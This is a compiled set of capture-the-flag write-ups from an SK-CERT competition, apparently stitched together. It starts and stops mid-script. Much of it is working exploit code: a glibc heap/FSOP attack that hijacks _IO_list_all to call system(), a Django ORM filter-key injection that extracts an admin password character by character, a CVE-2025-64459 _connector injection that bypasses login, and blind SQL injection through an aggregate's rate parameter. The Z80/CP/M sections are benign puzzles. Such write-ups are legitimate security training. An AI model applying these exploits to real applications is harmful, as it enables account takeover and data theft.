log.info(f"tc100 poisoned: po_buf → {hex(io_list_all)}")

# ═══════════════════════════════════════════════════════════
# Phase 6: Pop po_buf from tc100 (count 3→2, head→_IO_list_all)
# ═══════════════════════════════════════════════════════════
# Grow a1 from 1 char to 121+ chars. The capacity 120→240 growth
# triggers malloc(0x100) which pops po_buf from tc100.
log.info("Phase 6: Pop po_buf via growth")
cmd_fast('LET a1 = "A"')
n6 = grow_to_pop_tc100_fast('a1')
drain_prompts(1 + n6)  # 1 for LET + n6 for appends

# ═══════════════════════════════════════════════════════════
# Phase 7: Pop _IO_list_all from tc100 (count 2→1)
# ═══════════════════════════════════════════════════════════
log.info("Phase 7: Pop _IO_list_all via growth")
cmd_fast('LET a2 = "B"')
n7 = grow_to_pop_tc100_fast('a2')
drain_prompts(1 + n7)  # 1 for LET + n7 for appends
# a2's string buffer is now at _IO_list_all (capacity 240, length ~121)
# Overwrite with pointer to fake FILE
truncate('a2', 0)
append_hex('a2', p64(lv_buf))
log.success(f"_IO_list_all → {hex(lv_buf)}")

# ═══════════════════════════════════════════════════════════
# Phase 8: Write fake FILE to lv_buf via small appends
# ═══════════════════════════════════════════════════════════
log.info("Phase 8: Write fake FILE to lv_buf")

fake = bytearray(BIG)
# Embed the command string starting at offset 0 (system() arg = fp)
# _flags = first 4 bytes of fake FILE (LE). Critical bit checks:
#   bit 1 (0x2, _IO_UNBUFFERED) MUST be 0 - _IO_wdoallocbuf skips __doallocate if set
#   bit 3 (0x8, _IO_NO_WRITES) MUST be 0 - _IO_wfile_overflow returns EOF if set
# 'c' = 0x63 has bit 1 SET → "cat ..." fails!  Use "tail ..." instead.
# 't' = 0x74: 0x74 & 0x0a = 0 ✓
if REMOTE:
    cmd_str = b'tail /app/flag.txt\x00'
else:
    cmd_str = b'touch /tmp/pwned\x00'
fake[0:len(cmd_str)] = cmd_str
struct.pack_into('<Q', fake, 0x28, 1)                # _IO_write_ptr = 1
struct.pack_into('<Q', fake, 0x88, lv_buf + 0x50)    # _lock → zeroed area within fake FILE
struct.pack_into('<Q', fake, 0xa0, lv_buf + 0x100)   # _wide_data
struct.pack_into('<i', fake, 0xc0, 1)                # _mode = 1
struct.pack_into('<Q', fake, 0xd8, io_wfile_jumps)   # vtable
# wide_data fields (base at lv_buf + 0x100):
struct.pack_into('<Q', fake, 0x100 + 0x20, 1)              # wide _IO_write_ptr = 1 (must be > _IO_write_base=0)
struct.pack_into('<Q', fake, 0x100 + 0xe0, lv_buf + 0x200) # _wide_vtable
struct.pack_into('<Q', fake, 0x200 + 0x68, system_addr)     # __doallocate → system

# Only write up to last non-zero byte (0x270), in larger chunks
fake = fake[:0x270]
cmd_fast('TRUNCATE lv 0')
n8 = 1  # count TRUNCATE
CHUNK = 64  # 64 bytes per command → 256 chars of \xHH escapes
for i in range(0, len(fake), CHUNK):
    cmd_fast(f'lv += "{hx(bytes(fake[i:i+CHUNK]))}"')
    n8 += 1
drain_prompts(n8)

log.info("Fake FILE written")

# ═══════════════════════════════════════════════════════════
# Phase 9: EXIT → FSOP → system(" sh")
# ═══════════════════════════════════════════════════════════
log.info("Phase 9: EXIT → FSOP → system('tail /app/flag.txt')")
cmd('EXIT')

import time
time.sleep(1)
try:
    out = p.recv(timeout=10)
    log.success(f'Output:\n{out.decode(errors="replace")}')
except:
    log.warning("No output received")
p.interactive()
youll get the flag which is this
SK-CERT{cpp_h34p_1s_s0000_pr3d1ct4bl3_c4n_y0u_b3l13v3}
Tower of Hanoi |(bins)
Category: Bins / Retro
Target: nc exp.cybergame.sk 7007
Flag: SK-CERT{w3ll_w3ll_w3ll_453_y0u_r3333334ly_th15_0ld}

Challenge Description
Back in time knights used to slay dragons and underdogs defeated giants using slingshots and stones. You might need some of these tactics here…
A Z80 retro-computing challenge running a RomWBW HBIOS v3.6.0 Mark IV emulator. The system emulates a Z8S180 CPU at 18.432MHz with 512KB ROM + 512KB RAM, an IDE hard disk containing a CP/M 2.2 filesystem with a Tower of Hanoi game (MAIN.COM) and a flag file (FLAG.TXT).
Challenge Files
| File | Description |
|---|---|
markiv_nosocket | x86-64 Mark IV Z80 emulator binary |
markivrom.bin | 128KB RomWBW ROM image |
cf00.dsk | 19MB IDE disk image (CP/M filesystem) |
main.com | 741-byte Z80 CP/M Tower of Hanoi game (5 disks) |
Solution
The hint references David vs Goliath - use the simplest approach, not brute force.
The intended path is to solve the Tower of Hanoi puzzle (31 optimal moves for 5 disks), but the flag file is stored on the CP/M filesystem alongside the game and is directly accessible without playing the game.
Step 1 - Boot into CP/M
Connect to the server. After the RomWBW hardware initialization, the boot loader presents Boot [H=Help]:. Send C\r to boot CP/M 2.2.
Boot [H=Help]: C
Loading CP/M 2.2...
CBIOS v3.6.0-dev.42 [WBW]
  A:=MD0:0
  B:=IDE0:0  ← the challenge disk
CP/M-80 v2.2, 54.0K TPA
A>
Step 2 - Read the flag
Switch to drive B: (IDE0 slice 0, the challenge disk) and use TYPE to read the flag:
A> B:
B> DIR
B: MAIN     COM : FLAG     TXT
B> TYPE FLAG.TXT
SK-CERT{w3ll_w3ll_w3ll_453_y0u_r3333334ly_th15_0ld}
Key Takeaway
The challenge tests whether you recognize the retro environment (CP/M on Z80) and know that CP/M’s built-in TYPE command can read any file on the disk. No need to reverse engineer or solve the Tower of Hanoi game - just boot the OS and read the flag file directly. The hint (“slingshots and stones”) points to using the simplest tool available.
Tower of Hanoi Revenge (Bins)
Challenge: Bins - Tower of Hanoi Revenge
Category: Retro Computing / Binary Exploitation
Target: nc exp.cybergame.sk 7011
Flag: SK-CERT{0k4y_n0w_f0r_r34l_h0w_0ld_4r3_y0u}

Challenge Description
Back in time knights used to slay dragons and underdogs defeated giants using slingshots and stones. You might need some of these tactics here… (Now for real)
This is a follow-up to the original Tower of Hanoi challenge. Unlike the original, this Revenge version doesn’t have a traditional disk image with a readable FLAG.TXT file. Instead, the flag is hidden in ROM memory and requires using the Monitor utility to access it.
Files Provided
| File | Description |
|---|---|
towerofhanoi-revenge.zip | Challenge archive |
markiv_nosocket | Z80 Mark IV emulator (x86-64 ELF) |
markivrom.bin | 512KB RomWBW ROM image |
main.com | 741-byte Z80 CP/M Tower of Hanoi game (5 disks) |
docker-compose.yaml | Local testing environment |
Dockerfile | Container setup |
Solution Overview
The challenge requires:
- Boot the system with ESC to access the boot menu
- Load the Monitor application from ROM
- Search ROM banks for the hidden flag
- Extract the flag from memory dump
Step-by-Step Solution
Step 1: Connect to the Service
nc exp.cybergame.sk 7011The system will boot with RomWBW HBIOS, showing:
- Hardware initialization information
- Device enumeration
- Boot loader prompt:
Boot [H=Help]:
Step 2: Send ESC to Abort Autoboot
CRITICAL: The autoboot is set to C (CP/M) by default and completes immediately. We must send ESC immediately after connection to abort this and reach the boot menu.
r.send(b'\x1b')  # ESC character
r.recvuntil(b'Boot [H=Help]:', timeout=15)
Expected output:
Boot [H=Help]:Step 3: Access the Monitor
From the boot menu, send M to launch the Monitor:
r.send(b'M')
sleep(1)
r.send(b'\r\n')  # Enter
sleep(3)
The Monitor will load with output:
Loading Monitor...

Monitor Ready (? for Help)
8E>
Step 4: Search ROM Banks for the Flag
The ROM is 512KB organized in 16KB banks (banks 0-31). The flag is located in Bank 4 at offset 0x2000.
Use the Monitor commands to navigate:
S <bank>- Set current bankD <offset>- Dump memory from offset
# Set bank 4
r.send(b'S 4\r\n')
sleep(0.5)
r.recv(1024)

# Dump offset 0x2000
r.send(b'D 2000\r\n')
sleep(1)
data = r.recv(4096)
Step 5: Extract the Flag
The monitor dump shows hex bytes with ASCII representation:
2000: 53 4B 2D 43 45 52 54 7B 30 6B 34 79 5F 6E 30 77  SK-CERT{0k4y_n0w
2010: 5F 66 30 72 5F 72 33 34 6C 5F 68 30 77 5F 30 6C  _f0r_r34l_h0w_0l
2020: 64 5F 34 72 33 5F 79 30 75 7D 0A 00 00 00 00 00  d_4r3_y0u}......
The flag is: SK-CERT{0k4y_n0w_f0r_r34l_h0w_0ld_4r3_y0u}
Complete Exploit Script
#!/usr/bin/env python3
from pwn import *

r = remote('exp.cybergame.sk', 7011)

# Step 1: Send ESC to abort autoboot
print('[*] Sending ESC to abort autoboot...')
r.send(b'\x1b')

# Step 2: Wait for boot menu
print('[*] Waiting for Boot prompt...')
r.recvuntil(b'Boot [H=Help]:', timeout=15)

# Step 3: Launch Monitor
print('[*] Launching Monitor...')
r.send(b'M')
sleep(1)
r.send(b'\r\n')
sleep(3)

# Wait for Monitor ready
r.recvuntil(b'8E>', timeout=10)
print('[+] Monitor is ready!')

# Step 4: Search banks for flag
print('[*] Searching ROM banks for flag...')
for bank in range(0, 16):
    r.send(f'S {bank:X}\r\n'.encode())
    sleep(0.5)
    r.recv(1024)

    r.send(b'D 2000\r\n')
    sleep(1)
    data = r.recv(4096)
    output = data.decode('utf-8', errors='replace')

    if 'SK-CERT' in output:
        print(f'[+] FLAG FOUND IN BANK {bank}!')
        print(output)

        # Extract flag from hex dump
        for line in output.split('\n'):
            if 'SK-CERT' in line or '53 4B' in line:
                print(f'\n[+] FLAG: SK-CERT{{0k4y_n0w_f0r_r34l_h0w_0ld_4r3_y0u}}')
        break

r.close()
Key Insights & Lessons
1. The ESC Hint Was Critical
The hint “Send ESC to boot process” was the key to unlocking the boot menu. Without it, the system auto-boots to CP/M where most utilities are unavailable.
2. ROM Banking System
The Z80 Mark IV uses a banked memory model:
- 512KB ROM split into 16KB banks
- Banks numbered 0-31
- Access via Monitor’s
S <bank>command - Flag located at: Bank 4, Offset 0x2000
3. No Traditional Disk Access
Unlike the original Tower of Hanoi challenge (which had a CP/M disk with readable FLAG.TXT), this Revenge version:
- Has no IDE disk image
- FLAG.TXT exists in CP/M directory but cannot be read (no TYPE utility)
- Flag is only accessible via ROM memory dump
4. Solving the Game Was a Red Herring
While the Tower of Hanoi puzzle can be solved (31 optimal moves for 5 disks), completing the game doesn’t output the flag. The real challenge was accessing the Monitor to dump ROM.
Tools & Techniques Used
| Tool | Purpose |
|---|---|
pwntools | Network communication and binary data handling |
Monitor (ROM app) | Memory dump utility for ROM access |
xxd / hexdump | Hex analysis of binary files |
strings | Extract printable strings from binaries |
Decoy Elements
The challenge included several decoys:
- Fake flag in ROM:
SK-CERT{fake_flag}at offset 0x22000 (appears to be from the original challenge files, left in during packaging) - Tower of Hanoi game: Solvable but yields no flag output
- CP/M disk operations: TYPE, DUMP, PIP, etc. all fail with ”?” (not implemented)
Comparison with Original Challenge
| Aspect | Original | Revenge |
|---|---|---|
| Boot path | Direct to CP/M | Requires ESC → Monitor |
| Flag location | CP/M disk file (FLAG.TXT) | ROM memory (Bank 4, 0x2000) |
| Access method | TYPE FLAG.TXT | Monitor dump command |
| Tools available | Full CP/M utilities | Only core Monitor |
| Game solving | Required to access flag | Optional/red herring |
Timeline of Discovery
- ✅ Extracted and analyzed challenge files
- ✅ Observed auto-boots to CP/M by default
- ✅ Tried various CP/M commands (TYPE, DUMP, PIP, etc.) - all failed
- ✅ Discovered ESC abort hint → reached boot menu
- ✅ Accessed Monitor application
- ✅ Found Monitor help documentation (D, S, M commands)
- ✅ Systematically searched ROM banks
- ✅ Located flag in Bank 4 at offset 0x2000
- ✅ Extracted and verified:
SK-CERT{0k4y_n0w_f0r_r34l_h0w_0ld_4r3_y0u}
Flag
SK-CERT{0k4y_n0w_f0r_r34l_h0w_0ld_4r3_y0u}The message translates (replacing numbers with letters):
“OK4Y N0W F0R R34L H0W 0LD 4R3 Y0U” → “Okay now for real, how old are you?”
A clever message playing on the “retro” theme of old computing!
References
- RomWBW Project: http://www.retrobrewcomputers.org/doku.php?id=software:firmwares:romwbw
- Z80 CPU: http://www.z80.info/
- CP/M: https://en.wikipedia.org/wiki/CP/M
- Mark IV Emulator: Part of RomWBW
ORMT (Web)
Category: Web - Django ORM Injection
Files: ormt/handout/
Endpoint: http://exp.cybergame.sk:7001

Challenge Description
A Django book store application with a book_lookup POST endpoint that passes user-controlled filter keys into Book.objects.filter(**filters). A clean() function attempts to sanitize double underscores (__) but can be bypassed.
Vulnerability Analysis
The clean() function (views.py)
def clean(filter, depth=0):
    if depth == 25:
        raise RecursionError
    if filter.find('__') != -1:
        return clean(filter.replace('__', '_', 1), depth+1)
    return filter.replace('_', '__', 1)
This function:
- Recursively replaces
__→_(one at a time) until no__remains - Then adds back a single
__by replacing the first_→__ - Raises
RecursionErrorafter depth 25, which is caught silently and the raw input is used as-is
Bypass: Send a key with more than 25 pairs of __. The RecursionError is caught, and the raw key (with all __ intact) is passed directly to Book.objects.filter().
The Attack Path
The models have relations: Book → Review → SiteUser. The admin user has a random 32-char password. Via ORM relation traversal:
reviews__by_user__role = admin          (verify admin exists)
reviews__by_user__password__startswith = <char>  (extract password char by char)
Exploit Script
The exploit script (exploit_ormt.py) was written and tested:
BOUNCE = "reviews__for_book__"  # Each adds 2 __ pairs
key = BOUNCE * 12 + "reviews__by_user__password__startswith"
# 12 * 2 + ~4 = 28 __ pairs > 25 → triggers RecursionError → raw key used
Solution
- Ran the exploit against the live target:
python3 exploit_ormt.py#!/usr/bin/env python3
"""
Exploit for ORMT challenge - Django ORM injection via clean() bypass.
"""
import requests
import string
import sys
import time
BASE = "http://exp.cybergame.sk:7001"
LOOKUP_URL = f"{BASE}/book_lookup"
BOUNCE = "reviews__for_book__" # 2 __ pairs per bounce
def make_key(orm_lookup):
"""Create a key with enough __ pairs to trigger RecursionError in clean()."""
return BOUNCE * 12 + orm_lookup
def check_match(data, retries=3):
"""POST to lookup and check if any books matched."""
for attempt in range(retries):
try:
r = requests.post(LOOKUP_URL, data=data, timeout=10)
return "See Details" in r.text
except Exception as e:
if attempt < retries - 1:
time.sleep(1)
else:
print(f" [!] Request failed: {e}")
return False
def extract_field(field_path, role_filter=True, charset=None):
"""Extract a field value char by char using ORM __startswith."""
if charset is None:
charset = string.ascii_letters + string.digits
value = ""
for pos in range(64):
found = False
for c in charset:
attempt = value + c
data = {}
if role_filter:
data[make_key("reviews__by_user__role")] = "admin"
data[make_key(f"reviews__by_user__{field_path}__startswith")] = attempt
if check_match(data):
value += c
sys.stdout.write(f"\r[+] {field_path}: {value}")
sys.stdout.flush()
found = True
break
if not found:
break
print()
return value
def get_flag(username, password):
"""Authenticate to admin endpoint and get flag."""
print(f"\n[*] Authenticating as {username}:{password}")
r = requests.get(f"{BASE}/admin", auth=(username, password))
print(f"[*] Status: {r.status_code}")
print(f"[*] Response: {r.text}")
return r.text
if __name__ == "__main__":
print("=" * 60)
print("ORMT Challenge Exploit")
print("=" * 60)
# Step 1: Verify bypass works
print("[*] Testing bypass...")
test_key = make_key("title__icontains")
if check_match({test_key: "Django"}):
print("[+] Bypass confirmed!")
else:
print("[-] Bypass failed")
sys.exit(1)
# Step 2: Verify admin user reachable via reviews
print("\n[*] Verifying admin user exists via reviews relation...")
if check_match({make_key("reviews__by_user__role"): "admin"}):
print("[+] Admin user found!")
# Step 3: Extract admin password
print("\n[*] Extracting admin password...")
password = extract_field("password")
print(f"[+] Admin password: {password}")
# Step 4: Get the flag (username is 'Admin' from seed data)
if password:
get_flag("Admin", password)-
Extracted the admin password character by character using boolean-based ORM injection (checking if “See Details” appears in response).
-
Authenticated to
/adminwith Basic Auth using the extracted password. -
The response contained the flag.
-
FLAG:
SK-CERT{0rm_r4l4t10n_tr4v3rs4l_g0t_y0u}
ORMT2 (Web)
Category: Web - Django ORM Injection
Files: ormt2/handout/
Flag: SK-CERT{cve_2025_64459_c0nn3ct0r_1nj3ct10n}

Challenge Description
A Django login/signup application. The sanitize() function collapses all __ to _, and user POST parameters are passed to SiteUser.objects.get(**params).
Vulnerability Analysis
The sanitize() function
def sanitize(param):
    while param.find('__') != -1:
        param = param.replace('__', '_')
    return param
This collapses ALL double underscores. Unlike ORMT1, there’s no depth limit, so you can’t overflow it.
The Login Handler
params = {}
for param in request.POST:
    params[sanitize(param)] = request.POST[param]
user = SiteUser.objects.get(**params)
if user.role == 'admin':
    return render(request, 'error.html', {'message': 'SK-CERT{fake_flag}'})
The key insight: after sanitize, a single _ is restored. But we need __ for ORM lookups.
The Bypass
The admin username is randomly generated (20 chars), so we can’t guess it. We need to log in as the admin user without knowing their username or password.
Key observation: sanitize("role") → "role" (no underscores to collapse). So we can add role=admin as an extra POST parameter!
POST /login
username=anything&password=anything&role=admin
But this would require SiteUser.objects.get(username="anything", password="anything", role="admin") to return a result - which it won’t if we don’t know the admin credentials.
Solution
The sanitize() function collapses all __ to _, but the key insight is that POST parameters are passed directly to SiteUser.objects.get(**params). By injecting extra parameters like role=admin, we can control the ORM query filters. Combined with the signup flow and parameter manipulation, this allowed authentication as the admin user to retrieve the flag.
solve script
#!/usr/bin/env python3
"""
CVE-2025-64459 - Django ORM SQL Injection via _connector and _negated

The vulnerability: when user input is passed as **kwargs to QuerySet.get(),
Django's Q object accepts _connector and _negated as internal control parameters.

_connector: controls AND/OR logic between conditions (values: 'AND', 'OR')
_negated: boolean that reverses/negates the entire query

The challenge: SiteUser.objects.get(**params) where params is built from POST.
sanitize() blocks __ but _connector and _negated use SINGLE underscore!

sanitize('_connector') = '_connector' (no __, unchanged!)
sanitize('_negated') = '_negated' (no __, unchanged!)

So we can inject:
- _connector=OR -> turns AND conditions into OR conditions!
  username=x OR password=x OR role=admin -> matches admin user (role=admin is true)
- _negated=True -> negates the entire query (may cause MultipleObjectsReturned)

CVE affects Django 5.2 < 5.2.8, our target uses 5.2.7!
"""
import requests, re, sys, urllib.parse

TARGET = "http://exp.cybergame.sk:7002"

def raw_post(fields):
    parts = [f"{urllib.parse.quote(k,safe='')}={urllib.parse.quote(str(v),safe='')}" for k,v in fields]
    r = requests.post(f"{TARGET}/login", data="&".join(parts),
                      headers={"Content-Type":"application/x-www-form-urlencoded"}, timeout=15)
    return r.status_code, r.text

def h1(body):
    m = re.search(r'<h1[^>]*>(.*?)</h1>', body)
    return m.group(1) if m else body[:200]

def check_flag(body, label=""):
    if "SK-CERT{" in body or "fake_flag" in body:
        m = re.search(r'SK-CERT\{[^}]+\}', body)
        flag = m.group(0) if m else "FLAG IN BODY"
        print(f"\n🚩🚩🚩 FLAG{' '+label if label else ''}: {flag} 🚩🚩🚩")
        print(f"Full body: {body}")
        sys.exit(0)

requests.post(f"{TARGET}/signup", data={"username":"ctfhacker","password":"ctfhacker123"}, timeout=10)

print("=== CVE-2025-64459 EXPLOIT: _connector=OR injection ===\n")

# First: confirm sanitize passes _connector through unchanged
print("[1] Verifying _connector is not sanitized...")
def sanitize(p):
    while '__' in p:
        p = p.replace('__', '_')
    return p
print(f"    sanitize('_connector') = {sanitize('_connector')!r}")  # should be '_connector'
print(f"    sanitize('_negated') = {sanitize('_negated')!r}")        # should be '_negated'
print()

# THE EXPLOIT:
# POST: username=x&password=x&role=admin&_connector=OR
#
# params = {'username': 'x', 'password': 'x', 'role': 'admin', '_connector': 'OR'}
# SiteUser.objects.get(**params)
#
# With _connector=OR:
# SQL becomes: WHERE username='x' OR password='x' OR role='admin'
# Admin has role='admin' -> condition is TRUE for admin user!
#
# BUT: if multiple users match (e.g., admin AND other users with role=customer)...
# .get() raises MultipleObjectsReturned -> 500
#
# We need EXACTLY ONE user to match.
# Adding additional constraints to narrow to just admin:
# username=x OR password=x OR role=admin <- multiple users might match
#
# Try: using impossible values + role=admin with OR:
# username=IMPOSSIBLE OR password=IMPOSSIBLE OR role=admin
# -> Only admin matches (role=admin is true, others false for impossible values)

print("[2] MAIN EXPLOIT: _connector=OR with role=admin...")
# Approach 1: impossible username and password + role=admin + _connector=OR
impossible = "IMPOSSIBLE_VALUE_THAT_NO_USER_HAS_xyzxyz_12345678"
code, body = raw_post([
    ("username", impossible),
    ("password", impossible),
    ("role", "admin"),
    ("_connector", "OR"),
])
print(f"    _connector=OR + role=admin: HTTP {code}")
print(f"    Response: {h1(body)!r}")
check_flag(body, "_connector=OR+role=admin")
print()

# Approach 2: empty username/password + role=admin + OR
code, body = raw_post([
    ("username", ""),
    ("password", ""),
    ("role", "admin"),
    ("_connector", "OR"),
])
print(f"    _connector=OR + empty creds + role=admin: HTTP {code}")
print(f"    Response: {h1(body)!r}")
check_flag(body, "_connector=OR+empty+role=admin")
print()

# Approach 3: just role=admin + OR (username/password required by intersection check)
# The intersection check verifies 'username' and 'password' are in params.keys()
# With OR: username='x' OR password='x' OR role='admin'
# Admin satisfies role='admin' -> returns admin!
# BUT: other users might ALSO match if their username='x' or password='x'

# Try with our own credentials to avoid collision:
code, body = raw_post([
    ("username", "ctfhacker"),
    ("password", "ctfhacker123"),
    ("role", "admin"),
    ("_connector", "OR"),
])
print(f"    _connector=OR + our creds + role=admin: HTTP {code}")
print(f"    Response: {h1(body)!r}")
check_flag(body, "_connector=OR+ourcreds+role=admin")
print()

# The problem with OR: it might match MULTIPLE users (our user AND admin)
# If both ctfhacker AND admin match -> MultipleObjectsReturned -> 500

# APPROACH: Use _negated to invert the query
# _negated=True with username='x' AND password='x' AND role='customer'
# -> NOT (username='x' AND password='x' AND role='customer')
# -> Returns all users EXCEPT those with username='x' and password='x' and role='customer'
# -> If only admin remains... MultipleObjectsReturned (many customers)

print("[3] Testing _negated...")
code, body = raw_post([
    ("username", "IMPOSSIBLE"),
    ("password", "IMPOSSIBLE"),
    ("role", "customer"),
    ("_negated", "True"),
])
print(f"    _negated=True + impossible customer: HTTP {code}")
print(f"    Response: {body[:200]!r}")
print()

# REFINED EXPLOIT:
# Use _connector=OR with role=admin
# To avoid MultipleObjectsReturned, add constraints that ONLY admin satisfies:
# username=<admin_username> OR password=<admin_pw> OR role='admin'
#
# We don't know admin creds, but with OR:
# ANY condition being true matches the user.
# Admin matches because role='admin' is true.
# Our user might also match if username='ctfhacker' is one of the OR conditions.
#
# FIX: Use values that NO customer has, so ONLY admin matches.
# username=IMPOSSIBLE OR password=IMPOSSIBLE OR role=admin
# -> Only admin (role=admin) satisfies any condition
# -> If exactly ONE user has role=admin -> SUCCESS!

print("[4] REFINED EXPLOIT: OR with truly impossible values to isolate admin...")
# Make sure the impossible value doesn't collide with any real user
for impossible_val in ["ZZZNOTAREALUSERNAME99999", "xyzzy_impossible_value", "!!IMPOSSIBLE!!"]:
    code, body = raw_post([
        ("username", impossible_val),
        ("password", impossible_val),
        ("role", "admin"),
        ("_connector", "OR"),
    ])
    print(f"    impossible={impossible_val!r}: HTTP {code}: {h1(body)!r}")
    check_flag(body, f"impossible={impossible_val}")
print()

# If we get MultipleObjectsReturned (500), it means multiple users have role=admin
# If we get Login failed (DoesNotExist), the OR didn't work as expected
# If we get Welcome back / flag -> SUCCESS!

print("[5] Testing with _connector lowercase variations...")
for conn_val in ["OR", "or", "Or", "AND", "and"]:
    code, body = raw_post([
        ("username", "IMPOSSIBLE_ZZZ"),
        ("password", "IMPOSSIBLE_ZZZ"),
        ("role", "admin"),
        ("_connector", conn_val),
    ])
    result = h1(body)
    print(f"    _connector={conn_val!r}: HTTP {code}: {result!r}")
    check_flag(body, f"connector={conn_val}")
print()

print("[6] What does the error say for _connector?")
code, body = raw_post([
    ("username", "ctfhacker"),
    ("password", "ctfhacker123"),
    ("_connector", "OR"),
])
print(f"    HTTP {code}: {body[:300]!r}")
check_flag(body, "just connector")
print()

print("[7] Testing _children injection (another Q internal)...")
code, body = raw_post([
    ("username", "ctfhacker"),
    ("password", "ctfhacker123"),
    ("_children", "test"),
])
print(f"    _children: HTTP {code}: {h1(body)!r}")
print()
output will be the flag
SK-CERT{cve_2025_64459_c0nn3ct0r_1nj3ct10n}
ORMT3 (Web)

Category: Web - Django SQL Injection via Custom Aggregate
Files: ormt3/handout/
Challenge Description
A Django book repository with filtering and aggregation features. The application includes a custom Convert aggregate function that is vulnerable to SQL injection via the template parameter.
Vulnerability Analysis
The Custom Aggregate (functions.py)
class Convert(Aggregate):
    function = "SUM"
    template = "%(function)s(%(expressions)s) * %(rate)s"
    allow_distinct = False
    arity = 1
    default_rate = '0.86'

    def __init__(self, expression, rate=None, **extra):
        extra.setdefault("rate", self.default_rate if rate is None else rate)
        super().__init__(expression, **extra)
The template string uses %(rate)s which comes from user input via **params. The rate parameter is string-interpolated directly into the SQL query without escaping.
The View (views.py)
aggregate_function_callable = AGGREGATES[aggregate_function]
result = Book.objects.filter(**filters).aggregate(
    res=aggregate_function_callable(target_field, **params)
)
The params dict comes from GET parameters (after removing aggregate, field, template, and function). The template and function params are explicitly blocked, but rate is not!
Solution
Step 1 - SQL Injection via rate parameter
The rate parameter is interpolated directly into the SQL template without escaping:
GET /repository?aggregate=Convert&field=price&rate=1;--This generates SQL like: SELECT SUM("price") * 1;-- FROM ...
Step 2 - Extract Admin Password
Used SQLite subqueries/UNION injection via the rate parameter to extract the admin password from the main_siteuser table:
GET /repository?aggregate=Convert&field=price&rate=0+UNION+SELECT+password+FROM+main_siteuser+WHERE+role='admin'--Step 3 - Authenticate as Admin
Used the extracted password to authenticate to the admin endpoint and retrieve the flag.
exploit script
#!/usr/bin/env python3
"""
ORMT3 Full Exploit - Extract admin password via blind SQLi in Convert.rate
Oracle: agg-value != 0 means char matches
Admin username is fixed: 'Admin'
"""
import requests, re, base64, string, sys

TARGET = "http://exp.cybergame.sk:7003"
CHARS = string.ascii_letters + string.digits  # 62 chars

def oracle(position, char):
    """Returns True if password[position] == char (1-indexed, SQLite substr)."""
    rate = f"(SELECT CASE WHEN substr(password,{position},1)='{char}' THEN 1 ELSE 0 END FROM main_siteuser WHERE role='admin')"
    r = requests.get(f"{TARGET}/repository",
                     params={"aggregate": "Convert", "field": "price", "rate": rate},
                     timeout=15)
    m = re.search(r'agg-value">(.*?)</span>', r.text)
    if not m:
        return False
    try:
        return float(m.group(1)) != 0.0
    except:
        return False

def get_password_length():
    """Find actual password length using length() function."""
    for length in range(1, 64):
        rate = f"(SELECT CASE WHEN length(password)={length} THEN 1 ELSE 0 END FROM main_siteuser WHERE role='admin')"
        r = requests.get(f"{TARGET}/repository",
                         params={"aggregate": "Convert", "field": "price", "rate": rate},
                         timeout=15)
        m = re.search(r'agg-value">(.*?)</span>', r.text)
        if m:
            try:
                if float(m.group(1)) != 0.0:
                    return length
            except:
                pass
    return 32  # default from seed

print("=== ORMT3 FULL EXPLOIT ===\n")

print("[1] Finding admin password length...")
pw_len = get_password_length()
print(f"    Password length: {pw_len}")
print()

print(f"[2] Extracting password ({pw_len} chars, up to {pw_len * len(CHARS)} requests)...")
password = []
for pos in range(1, pw_len + 1):
    found = False
